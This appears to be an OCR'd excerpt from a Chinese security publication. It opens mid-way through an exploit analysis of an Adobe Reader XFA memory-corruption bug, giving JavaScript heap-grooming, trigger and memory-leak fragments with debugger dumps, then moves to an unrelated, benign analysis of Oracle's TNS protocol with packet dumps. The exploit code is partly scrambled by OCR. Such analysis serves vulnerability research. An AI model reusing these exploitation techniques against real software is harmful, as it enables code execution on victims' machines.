5. 第一行代码最后被执行，也是漏洞触发的语句。此语句又创建了一个新的 XFA UI 对象 node_ui，这个 node_ui 是正常的对象。oneOfChild 属性处理函数会检查 node_ui 的子节点中是否包含 node 对象，如果不包含，则检查 node 的父节点指针是否为空，不为空就要释放 node 原有的父节点对象，因为有了新的父节点对象会被赋值。此时的 node 就是上面的 node2 节点，node2 父节点的对象不为空，指向上面的 node1。当释放 node1 时，在获取 node1 节点环节出了问题，由于 node1 的 XFA Module 对象指针为空，获取函数返回的不是 node1，而是一个新创建的 XFA 对象。此对象是一个最基本的 XFA Node 对象，大小只有 0x40，而真正的 node1 对象是 XFA UI 对象，大小是 0x58。接下来，程序依然把新创建的对象当成 XFA UI 对象，访问了 XFA UI 对象的 next 指针，偏移是 0x44。如果此指针不为空就会调用其析构函数。这样就造成了对象的访问越界，通过特定的堆控制方法，就可以控制 0x44 偏移的数据，得到执行代码




的机会。

二、利用

利用概述

漏洞的本质是返回了一个小尺寸的 object (0x40)，但是却把它作为大尺寸 object(0x4c) 来进行操作。当访问 0x40-0x4c 之间的偏移，就会引发一系列的问题。这个 0x4c 尺寸的 object，结构为：



如果 XXXXXXXX 可控, 则每次对 ref_count 字段减 2 (调用两次), 如果 ref_count 为 0, 则调用 XXXXXXXX 所在的虚表地址。


接下来需要解决一系列的问题

- 如何控制 XXXXXXXX 的值?
- 如何进行内存泄漏获得虚表指针?
- ROP 做些什么?

控制 XXXXXXXX 的值

要控制 XXXXXXXX, 需要借助 Acrobat Reader 的堆管理机制。

大型软件一般都有自己的堆管理算法, 从而对固定大小的块进行快速有效的分配和释放。其核心思想就是在大块中分配固定的小块, 如果小块的内存释放, 只是标记释放, 下次再分配同样大小的内存, 则直接返回上次的地址。



先申请大块内存:

0x0	0c0c0c20	0c0c0c20	0c0c0c20	0c0c0c20
0x10	0c0c0c20	0c0c0c20	0c0c0c20	0c0c0c20
0x20	0c0c0c20	0c0c0c20	0c0c0c20	0c0c0c20
0x30	0c0c0c20	0c0c0c20	0c0c0c20	0c0c0c20
0x40	0c0c0c20	0c0c0c20	

经过多个小块的分配和大块内存的释放, 内存最终变成:

0x0	Memory of NewObject, size = 0x40			
0x10				
0x20				
0x30				
0x40	0c0c0c20	0c0c0c20	0c0c0c20

从而控制了 0x40 之后的内容, 具体的代码片段为:

```

全局变量  var contentAreas = [];
          function allocateContentArea( cnt ) {
          占用FreeList  var name = "contentAreas";
          for ( var i = 0; i < cnt; i ++ ) {
              contentAreas.push( xfa.template.createNode( name, "t" ) );
          }

          function allocateDefectiveNodes( FakePointer ) {
              var think = DWordToString( FakePointer );
              while ( think.length < ( 2*2+2*2+2*2+2*2+2*2+13*2 ) ) think += think;
              allocateContentArea( ( 2*2+2*2+2*2+2*2 ) );
              var lastWord = HighWord( FakePointer );
              var DEFECTIVE = [ ];
              for ( var index = 0; index < 40; index ++ ) {
                  DEFECTIVE.push( think.substring( 0, (( 47*2+7*5+2*2+2*2 ) / 2 ) - 3 )
                      + lastWord + padding );
              }
              allocateContentArea( cntArea );
          }

          function Trigger( FakePointer ) {
              allocateDefectiveNodes( FakePointer );
              var node = xfa.resolveNode( "xfa[0]...hui" );
              node.oneOfChild = choiceListNodes.pop();
          }

          局部变量
          分配大块
          占用FreeList
          释放大块
          触发
    
```

片段中的 AllocateContentArea 即为 FreeList 的占用，dDEFECTIVE 数组里的 thunk 即为大块内存的占用。注意由于 dDEFECTIVE 为临时变量，因此在 AlocateDefectiveNodes 返回时，dDEFECTIVE 数组所引用的大块内存被隐式释放。具体的 DEMO 看参见古河在 PEDIY 论坛里提供的 crash.pdf 样本 (EIP 将跳转到 0x88888888)。


通过内存泄露获得虚表指针

先来看看 0x7ffe0ff0 这个地址，这个地址在所有的 Windows 操作系统下值都为 0，其实在前面的 Crash.pdf 中，+0x48 可以初始化为 0，但是在真正的漏洞利用代码里，使用的却是 0x7ffe0ff0，原因是：

1. Heap spray 不好控制。
2. 构造的默认地址在后面发生溢出进行信息泄露时会频繁的遭遇 0 结尾的内容，导致读取困难。

而使用 0x7ffe0ff0 地址技能巧妙的绕过检查，也能让程序流程继续走下去。

先申请多个内容为 0x7ffe0ff0 的数据块，并保证占据 0x11871710



```
0:010> dd 11871710
11871710 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
11871720 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
接着触发漏洞 Trigger( 0x11871710 ):
11871710 7ffe0ff0 7ffe0fee 7ffe0ff0 7ffe0ff0
11871720 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
可以看到 11871714 字节已经被修改为了 ee。
```

接下来确定 i 的值和 0xee 在 gBlocks[i] 中的偏移，并从而推测出 gBlocks[i-1] 的起始地址：

```
var bi = -1;
var offset = -1;
var re = new RegExp( "\u0fee" );
for ( var i = 0; i < gBlocks.length; ++ i ) {
    var m = re.exec( gBlocks[i] );
    if ( m != null ) {
        bi = i;
        offset = m.index;
        break;
        //app.alert( bi );
    }
}
```

```
stringAddr = 0x11871710 - offset * 2 + 4; // 首先对齐到当前块的起始位置
stringAddr -= gBlockSize; // 来到前一个块
stringAddr += 12; // 跳过字符串头部结构，以及前 4 个字节，落入 "xxxxxxx" 的中间
```




Figure 4 字符串地址计算

► 前沿技术



此时, gBlocks[i-1] 开头的 XXXXXXXX 后的 0 字节结尾已经被修改, 减去了 2。

```
0:000> db 1186258c
1186258c 58 58 58 58 00 0f fe 7f-e0 0f fe 7f e0 0f fe 7f XXXX.....
1186259c e0 0f fe 7f e0 0f fe 7f-e0 0f fe 7f e0 0f fe 7f .....
118625ac e0 0f fe 7f e0 0f fe 7f-e0 0f fe 7f 00 0f fe 7f .....
118625bc e0 0f fe 7f e0 0f fe 7f-e0 0f fe 7f e0 0f fe 7f .....
118625cc e0 0f fe 7f e0 0f fe 7f-e0 0f fe 7f e0 0f fe 7f .....
118625dc e0 0f fe 7f e0 0f fe 7f-e0 0f fe 7f e0 0f fe 7f .....
118625ec e0 0f fe 7f e0 0f fe 7f-e0 0f fe 7f e0 0f fe 7f .....
118625fc e0 0f fe 7f e0 0f fe 7f-e0 0f fe 7f e0 0f fe 7f .....

1186258c 58 58 58 58 ff 0e fe 7f-e0 0f fe 7f e0 0f fe 7f XXXX.....
1186258c 58 58 58 58 fe 0e fe 7f-e0 0f fe 7f e0 0f fe 7f XXXX.....
```

此后再释放两个插入的 XXXXXXXX 字符串, 并插入 assist 对象, 其虚表地址就近在眼前了。

```
dataNodes[corruptedStringIndex + 1].value = "";
dataNodes[corruptedStringIndex + 3].value = "";

for ( var i = 0; i < 1024; ++ i )
  addrLeakNodes.push(
    xfa.form.createNode( "assist", "a" )
  );
```

```
0:002> dd 1185A500 L50
1185a500 58585858 58585858 7ffe0efe 7ffe0ff0
1185a510 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a520 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a530 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a540 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a550 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a560 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a570 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a580 7ffe0ff0 159f8758 20fa7af4 00000001
```

但问题又出现了，在 0x1185a530 的地址上出现了个 0，导致读取停止，可以继续触发漏洞把这个 0 消灭。


```
bytes = ToByteArray( dataNodes[corruptedStringIndex].value );
if ( bytes[bytes.length - 1] != 1 ) {
    var len = dataNodes[corruptedStringIndex].value.length;
    if ( len == 28 ) {
        for ( var i = 0; i < 10; ++ i ) {
            Trigger( StringAddr + 44 );
            len = dataNodes[corruptedStringIndex].value.length;
            if ( len > 28 ) break;
        }
    }
    if ( len == 28 ) {
        app.alert( "Failed to leak string!" );
        return;
    }
}
```

```
if ( bytes[bytes.length - 3] == 0x7a ) {
    //app.alert("Decrement b2...");
    AllocateDefectiveNodes( StringAddr + 0x86 );
    for ( var triggerCnt = 0; triggerCnt < 63; ++ triggerCnt ) {
        var node = xfa.resolveNode(
            xfa[0].form[0].form1[0]...#ui");
        if ( node == undefined ) {
            return false;
        }
        try {
            node.oneOfChild = choiceListNodes.pop();
        }
        catch ( e ) {
            return false;
        }
        bytes = ToByteArray( dataNodes[corruptedStringIndex].value );
        if ( bytes[bytes.length - 3] != 0x7a ) {
            //app.alert( triggerCnt );
            //app.alert( bytes[bytes.length - 3] );
            b2 = (bytes[bytes.length - 3] + (triggerCnt + 1)* 2) & 0xFF;
            succ = true;
            break;
        }
        addrLeakNodes.push(xfa.datasets.createNode("dataGroup", "t"));
        addrLeakNodes.push(xfa.datasets.createNode("dataGroup", "t"));
        addrLeakNodes.push(xfa.datasets.createNode("dataValue", "t"));
    }
}
```

继续往后读，又发现 0xfa 字节是无法读出来的，解决的方法是反复触发漏洞，直到能够读出这个字节，再加上触发的次数 *2，就能推算出原来的值。

ROP

释放 gBlocks[bl-3]，前后为占用的 gBlocks[bl-4] 和 gBlocks[bl-2]，并在其中构造以下字符串：



参考文献

- <http://bbs.pediy.com/showthread.php?t=156124>
- Adobe_Readers_Custom_Memory_Management_a_Heap_of_Trouble.pdf
- <https://blogs.mcafee.com/mcafee-labs/analyzing-the-first-rop-only-sandbox-escaping-pdf-exploit>
- http://partners.adobe.com/public/developer/xml/index_arch.html

Oracle TNS协议浅析

核心技术部 周振

关键字：Oracle 数据库 TNS 协议 协议分析

摘要：本文先简单介绍了 Oracle 数据库 TNS 协议的概况、网络结构及协议栈，再详细阐述了 TNS 协议的基本结构，对 TNS 协议的关键报文的字段进行解析。阅读本文可以加深对 Oracle 数据库 TNS 协议了解，了解 Oracle 数据库通讯的基本过程。

1.TNS 协议介绍

Transparent Network Substrate (TNS) 是 Oracle 的计算机网络技术，允许端到端 (peer-to-peer) 的机器连接。它提供了一种对用户透明的层，为不同的工业标准协议提供统一、通用的接口。TNS 形成了一个透明层，使不同的网络协议的机器可以通过它相互连接，它在现有的计算机网络之上提供了一个应用层网络。Oracle Database Server 通常依靠 TNS 提供 Oracle 数据库之间的不同底层协议的通用网络连接。Oracle TNS 协议是私有协议，甲骨文公司并未公布协议相关的细节和文档，了解 TNS 协议相关细节需要通过逆向工程来获得。

除了支持 TCP/IP 协议之外，TNS 协议还支持以下基础网络协议：

- (1)TCP/IP with SSL
- (2)Named Pipes
- (3)SDP

本文描述的是 TCP/IP 协议之上的 Oracle TNS 协议。通常我们称 Oracle 数据库客户端与服务器的通讯协议称为 TNS




图 1.1 Oracle TNS 协议

(Transparent Network Substrate) 协议, 但实际上 TNS 属于 Oracle Net 的一部分, 我们通常所说的 TNS 协议其实是 SQL*Net 协议, 现在 Oracle 将它称之为 Oracle Net, 详情见表 1-1。

1.1 TNS 协议版本

协议版本	Oracle 版本
SQL*Net v1	Oracle Database Server 6
SQL*Net v2	Oracle Database Server 7 (7.0.15.4)
Net8	Oracle Database Server 8.x 开始
Oracle Net	Oracle Database Server 9 以后

表 1.1 协议和 Oracle 版本对照表

2. Oracle 网络结构

Oracle 数据库是甲骨文公司出品的大型关系型数据库, 结构复杂, 了解 TNS 协议细节必须要对 Oracle 的网络结构有所了解, 下面从 3 个方面对 Oracle 的网络结构进行介绍。

2.1 基本通讯过程

在客户端, 应用程序与 Oracle Net




图 2.1 基本通讯过程




图 2.2 传统 C/S 应用连接




图 2.3 Java 应用连接




图 2.4 Client Stack 对比

foundation layer 层交互，建立并维持连接。Oracle Net foundation layer 使用 Oracle protocol support layer 与工业标准网络协议通讯，如 TCP/IP，最终与 Oracle 数据库服务器通讯。

在服务器端与客户端类似，通过网络协议送客户端的请求信息到 Oracle protocol support layer，然后送信息到 Oracle Net foundation layer，最后与 Oracle 数据库服务通讯，以处理客户端请求。

2.2 连接方式

2.2.1 传统 C/S 应用连接

传统 C/S 客户端应用程序使用 C、C++ 等语言调用 Oracle 提供的 Native 编程库 (.dll 或 .so)，访问 Oracle 数据库并控制 SQL 语句的执行。Oracle 提供的客户端编程接口称作 OCI (Oracle Call Interface)，对应的服务器端处理语句的接口称作 OPI (Oracle Program

Interface)。

2.2.2 Java 应用连接

Java 客户端应用程序使用 JDBC 驱动访问 Oracle 数据库。JDBC 驱动分以下四种类型 (Type)：

1.Type 1 实现 JDBC API 与其它类型数据访问 API 的映射，例如 ODBC (Open Database Connectivity)。

2.Type 2 调用 native 客户端库 (OCI)。

3.Type 3 使用中间件服务。

4.Type 4 单纯使用 Java 实现与数据库的网络协议。

图 2.3 表示了 Type 2 和 Type 4 JDBC 驱动连接 Oracle 数据库。

2.2.3 Client Stack 对比

图 2.4 对比了以上两类连接的客户端 Stack，而对于 Server Stack 则是相同的。

图左侧为传统客户端 OCI Client Stack，右侧为 JDBC Client stack。

图的右侧为 JDBC 客户端 Stack，其中又分别表示了 JDBC OCI 和 JDBC Thin 两种驱动方式下的客户端 Stack。对于 JDBC OCI 驱动方式，实际与传统调用 OCI 的区


别不大，仅仅是 JDBC Driver 对 OCI 做了一层接口封装，具体处理仍是由 Oracle 库负责。但对于 JDBC Thin 驱动方式，就要区别大一些。

JDBC Thin 驱动为纯 Java 实现，不需要依赖 Oracle 库。JavaTTC 是一个 TTC 子集的 Java 实现，提供 Java 客户端与数据库间的信息交换。JavaNet 提供了客户端与服务器的通讯基础，不似 Oracle Net 支持多种协议，JavaNet 仅支持 TCP/IP 协议。

两种连接方式的协议栈各不相同，研究 TNS 协议两种方式都需要兼顾。


3.TNS 协议基本结构

3.1 报文结构



前面 8 个字节为报文头部，其余的为报文的具体内容。


3.2 报文头部



结构解析：

- Packet length 是整个 TNS 报文的长度。
- Type 标志 TNS 数据包的类型，细节参见 packet type 的表格。
- packet chksum 和 header chksum 默认不生成，用 0 填充。Reserved 为 0x00。

以 Connect 的报文为例：



packet type 的取值和含义见表 3.1，其


含义基本上可以从字面上猜测出来。

Value	Operation	Remark
1	Connect	连接
2	Accept	接受
3	Acknowledge	确认
4	Refuse	拒绝
5	Redirect	重定向
6	Data	数据
7	Null	NULL
8	--	
9	Abort	中止
10	--	
11	Resend	重新发送
12	Marker	标记（出错）
13	Attention	注意
14	Control Information	控制
19		TNS TYPE 最大值

表 3.1 Oracle TNS packet type

Type 的最大值为 19，超过 19 都不是 TNS 的报文。

3.3 Data



```
| Data Flag | ttcCode | <funCode> |
```

```
+-----+
```

```
| Payloads |
```

```
+-----+
```

Data 报文, Packet type 等于 6, 是 TNS 协议中最常见的报文, 在初始的协议磋商之后, 基本所有的报文都是 Data 报文, 出现异常的时候是 Marker 报文, 表示中断 (break) 或者重置 (reset)。

Data Flag 一般为 0x0000, Data EOF 时为 0x0040。

Data 数据没有长度字段, 计算时可以使用 TNS 数据包长度减 10。ttcCode <funCode> Payloads 在一个 Data 报文中可以出现多次, 其中 <funCode> 是可选的。

4. 协议解析

Oracle 客户端和服务端通讯的整体过程如图 4.1。




图 4.1 TNS 协议图

研究 Oracle TNS 协议最好的工具和参考资料是 Wireshark TNS 协议解码器的源代码, 里面的信息非常丰富, 参照源码, 下面对 Oracle TNS 协议做较为详细的解析。

4.1 Connect (0x01)

客户端连接数据库, 首先发送 Connect 报文, 报文中重点包含客户端可以使用的 NS 版本范围, 及连接数据。

网络数据报文:

Client	Server
0000	01 34 01 2c 0e 01 08 00 7f ff 4f 98 00 00 00 01 .4,.....O....
0010	00 b1 00 22 00 00 00 00 01 01 28 44 45 53 43 52 ...".....(DESCR
0020	49 50 54 49 4f 4e 3d 28 41 44 44 52 45 53 53 3d IPTION=(ADDRESS=
0030	28 50 52 4f 54 4f 43 4f 4c 3d 54 43 50 29 28 48 (PROTOCOL=TCP)(H
0040	4f 53 54 3d 31 30 2e 32 30 2e 36 30 2e 37 37 29 OST=10.20.60.77)
0050	28 50 4f 52 54 3d 31 35 32 31 29 29 28 43 4f 4e (PORT=1521))(CON
0060	4e 45 43 54 5f 44 41 54 41 3d 28 43 49 44 3d 28 NECT_DATA=(CID=(
0070	50 52 4f 47 52 41 4d 3d 29 28 48 4f 53 54 3d 5f PROGRAM=)(HOST=_
0080	5f 6a 64 62 63 5f 5f 29 28 55 53 45 52 3d 29 29 _jdbc_)(USER=)
0090	28 53 45 52 56 49 43 45 5f 4e 41 4d 45 3d 6f 72 (SERVICE_NAME=or
00a0	63 6c 29 28 43 49 44 3d 28 50 52 4f 47 52 41 4d cl)(CID=(PROGRAM
00b0	3d 29 28 48 4f 53 54 3d 5f 5f 6a 64 62 63 5f 5f =(HOST=__jdbc__
00c0	29 28 55 53 45 52 3d 29 29 29 29)(USER=)))

报文解析：

```

52 4f 47 52 41 4d 3d 29 28 48 4f 53 54 3d 5f 5f
01 34 Current NS version number: 308
6a 64 62 63 5f 5f 29 28 55 53 45 52 3d 29 29 29
01 2c Lowest NS version can accommodate: 300
29
0e 01 Gloable options for the connection
Connect Data:
08 00 Maximum SDU size: 2048
(DESCRIPTION=
7f ff Maximum TDU size: 32767
(ADDRESS=(PROTOCOL=TCP)
4f 98 NT protocol characteristics
(HOST=10.20.60.77)(PORT=1521))
00 00 Line turnaround value: 0
(CONNECT_DATA=
00 01 value of 1 in Hardware: 0001
(CID=(PROGRAM=)
00 b1 Connect data length: 177
(HOST=__nsf__)(USER=)
00 22 Connect data offset: 34
(SERVICE_NAME=orcl)
00 00 00 00 Connect data maximum size: 0
(CID=(PROGRAM=)
01 Connect Flags 1: 0x01
(HOST=__nsf__)(USER=)
01 Connect Flags 2: 0x01
)
28 44 45 53 43 52 49 50 54 49 4f 4e 3d 28 41 44
)
44 52 45 53 53 3d 28 50 52 4f 54 4f 43 4f 4c 3d
SDU : Session Data Unit, 用于在实
54 43 50 29 28 48 4f 53 54 3d 31 30 2e 32 30 2e
际通过网络传输前存放数据的缓存。Oracle
36 30 2e 37 37 29 28 50 4f 52 54 3d 31 35 32 31
7.3 之前默认大小为 4k, Oracle 8.0 之后默
29 29 28 43 4f 4e 4e 45 43 54 5f 44 41 54 41 3d
认大小改为 2k。
28 43 49 44 3d 28 50 52 4f 47 52 41 4d 3d 29 28
TDU : Transmission Data Unit
48 4f 53 54 3d 5f 5f 6a 64 62 63 5f 5f 29 28 55
4.2 Accept (0x02)
53 45 52 3d 29 29 28 53 45 52 56 49 43 45 5f 4e
数据库服务器收到正确的连接请求, 最
41 4d 45 3d 6f 72 63 6c 29 28 43 49 44 3d 28 50
终会回应 Accept 报文 (之前会回应 Resend

```

或 Redirect 报文, 后续说明)。Accept 报文中重点包含服务器接受的 NS 版本。

网络数据报文：

Server	Client
0000	01 34 0e 01 08 00 7f ff 01 00 00 00 00 18
41 01	.4.....A.

报文解析：

```

01 34 Accepted NS version number: 308
0e 01 Global options for the connection
08 00 Accepted maximum SDU size: 2048
7f ff Accepted maximum TDU size: 32767
01 00 Value of 1 in Hardware: 0100
00 00 Accept Data Length: 0
00 18 offset to Accept Data: 24
41 Connect Flags 0: 0x41
01 Connect Flags 1: 0x01

```

4.3 Refuse (0x04)

当客户端发起错误的连接时, 会收到服务器返回的 Refuse 报文, 报文中 Refuse Data 部分提供了错误代码 (如 ERR=12514)。下面以使用错误的实例名进

行连接为例加以说明。

网络数据报文：

Server	Client
0000	22 00 00 5b 28 44 45 53 43 52 49 50 54 49 4f 4e ..[(DESCRIPTION
0010	3d 28 54 4d 50 3d 29 28 56 53 4e 4e 55 4d 3d 31 =(TMP)=(VSNNUM=1
0020	36 38 38 32 31 35 30 34 29 28 45 52 52 3d 31 32 68821504)(ERR=12
0030	35 31 34 29 28 45 52 52 4f 52 5f 53 54 41 43 4b 514)(ERROR_STACK
0040	3d 28 45 52 52 4f 52 3d 28 43 4f 44 45 3d 31 32 =(ERROR=(CODE=12
0050	35 31 34 29 28 45 4d 46 49 3d 34 29 29 29 29 514)(EMFI=4))))

报文解析：

22 Refuse Reason (User): 0x22

00 Refuse Reason (System): 0x00

00 5b Refuse Data Length: 91

28 44 45 53 43 52 49 50 54 49 4f 4e 3d 28 54 4d

50 3d 29 28 56 53 4e 4e 55 4d 3d 31 36 38 38 32

31 35 30 34 29 28 45 52 52 3d 31 32 35 31 34 29

28 45 52 52 4f 52 5f 53 54 41 43 4b 3d 28 45 52

52 4f 52 3d 28 43 4f 44 45 3d 31 32 35 31 34 29

28 45 4d 46 49 3d 34 29 29 29 29

Refuse Data:

(DESCRIPTION=

(TMP=)

(VSNNUM=168821504)

(ERR=12514)

(ERROR_STACK=

(ERROR=(CODE=12514)(EMFI=4))

)

)

4.4 Redirect (0x05)

当客户端收到 Redirect 报文，将终止当前的网络连接 (FIN, ACK)，使用 Redirect 报文中的参数 (协议、主机及端口) 重新发起连接。但通过抓包观察，在 Connect 报文中的 Connect Data 部分，仍使用的是之前的参数，没有变化。

网络数据报文：

Server	Client
0000	00 35 28 41 44 44 52 45 53 53 3d 28 50 52 4f 54 .5)(ADDRESS=(PROT
0010	4f 43 4f 4c 3d 74 63 70 29 28 48 4f 53 54 3d 31 OCOL=tcp)(HOST=1
0020	30 2e 32 30 2e 36 30 2e 38 31 29 28 50 4f 52 54 0.20.60.81)(PORT
0030	3d 33 33 35 33 29 29 =3353))
Client	Server
0000	01 34 01 2c 0e 01 08 00 7f ff 4f 98 00 00 00 01 .4.....O.....
0010	00 b1 00 22 00 00 00 01 01 28 44 45 53 43 52 ...".....(DESCR
0020	49 50 54 49 4f 4e 3d 28 41 44 44 52 45 53 53 3d IPTION=(ADDRESS=
0030	28 50 52 4f 54 4f 43 4f 4c 3d 54 43 50 29 28 48 (PROTOCOL=TCP)(H

```

0040 4f 53 54 3d 31 30 2e 32 30 2e 36 30 2e 38 31 29  OST=10.20.60.81)
0050 28 50 4f 52 54 3d 31 35 32 31 29 29 28 43 4f 4e  (PORT=1521))(CON
0060 4e 45 43 54 5f 44 41 54 41 3d 28 43 49 44 3d 28  NECT_DATA=(CID=(
0070 50 52 4f 47 52 41 4d 3d 29 28 48 4f 53 54 3d 5f  PROGRAM=)(HOST=_
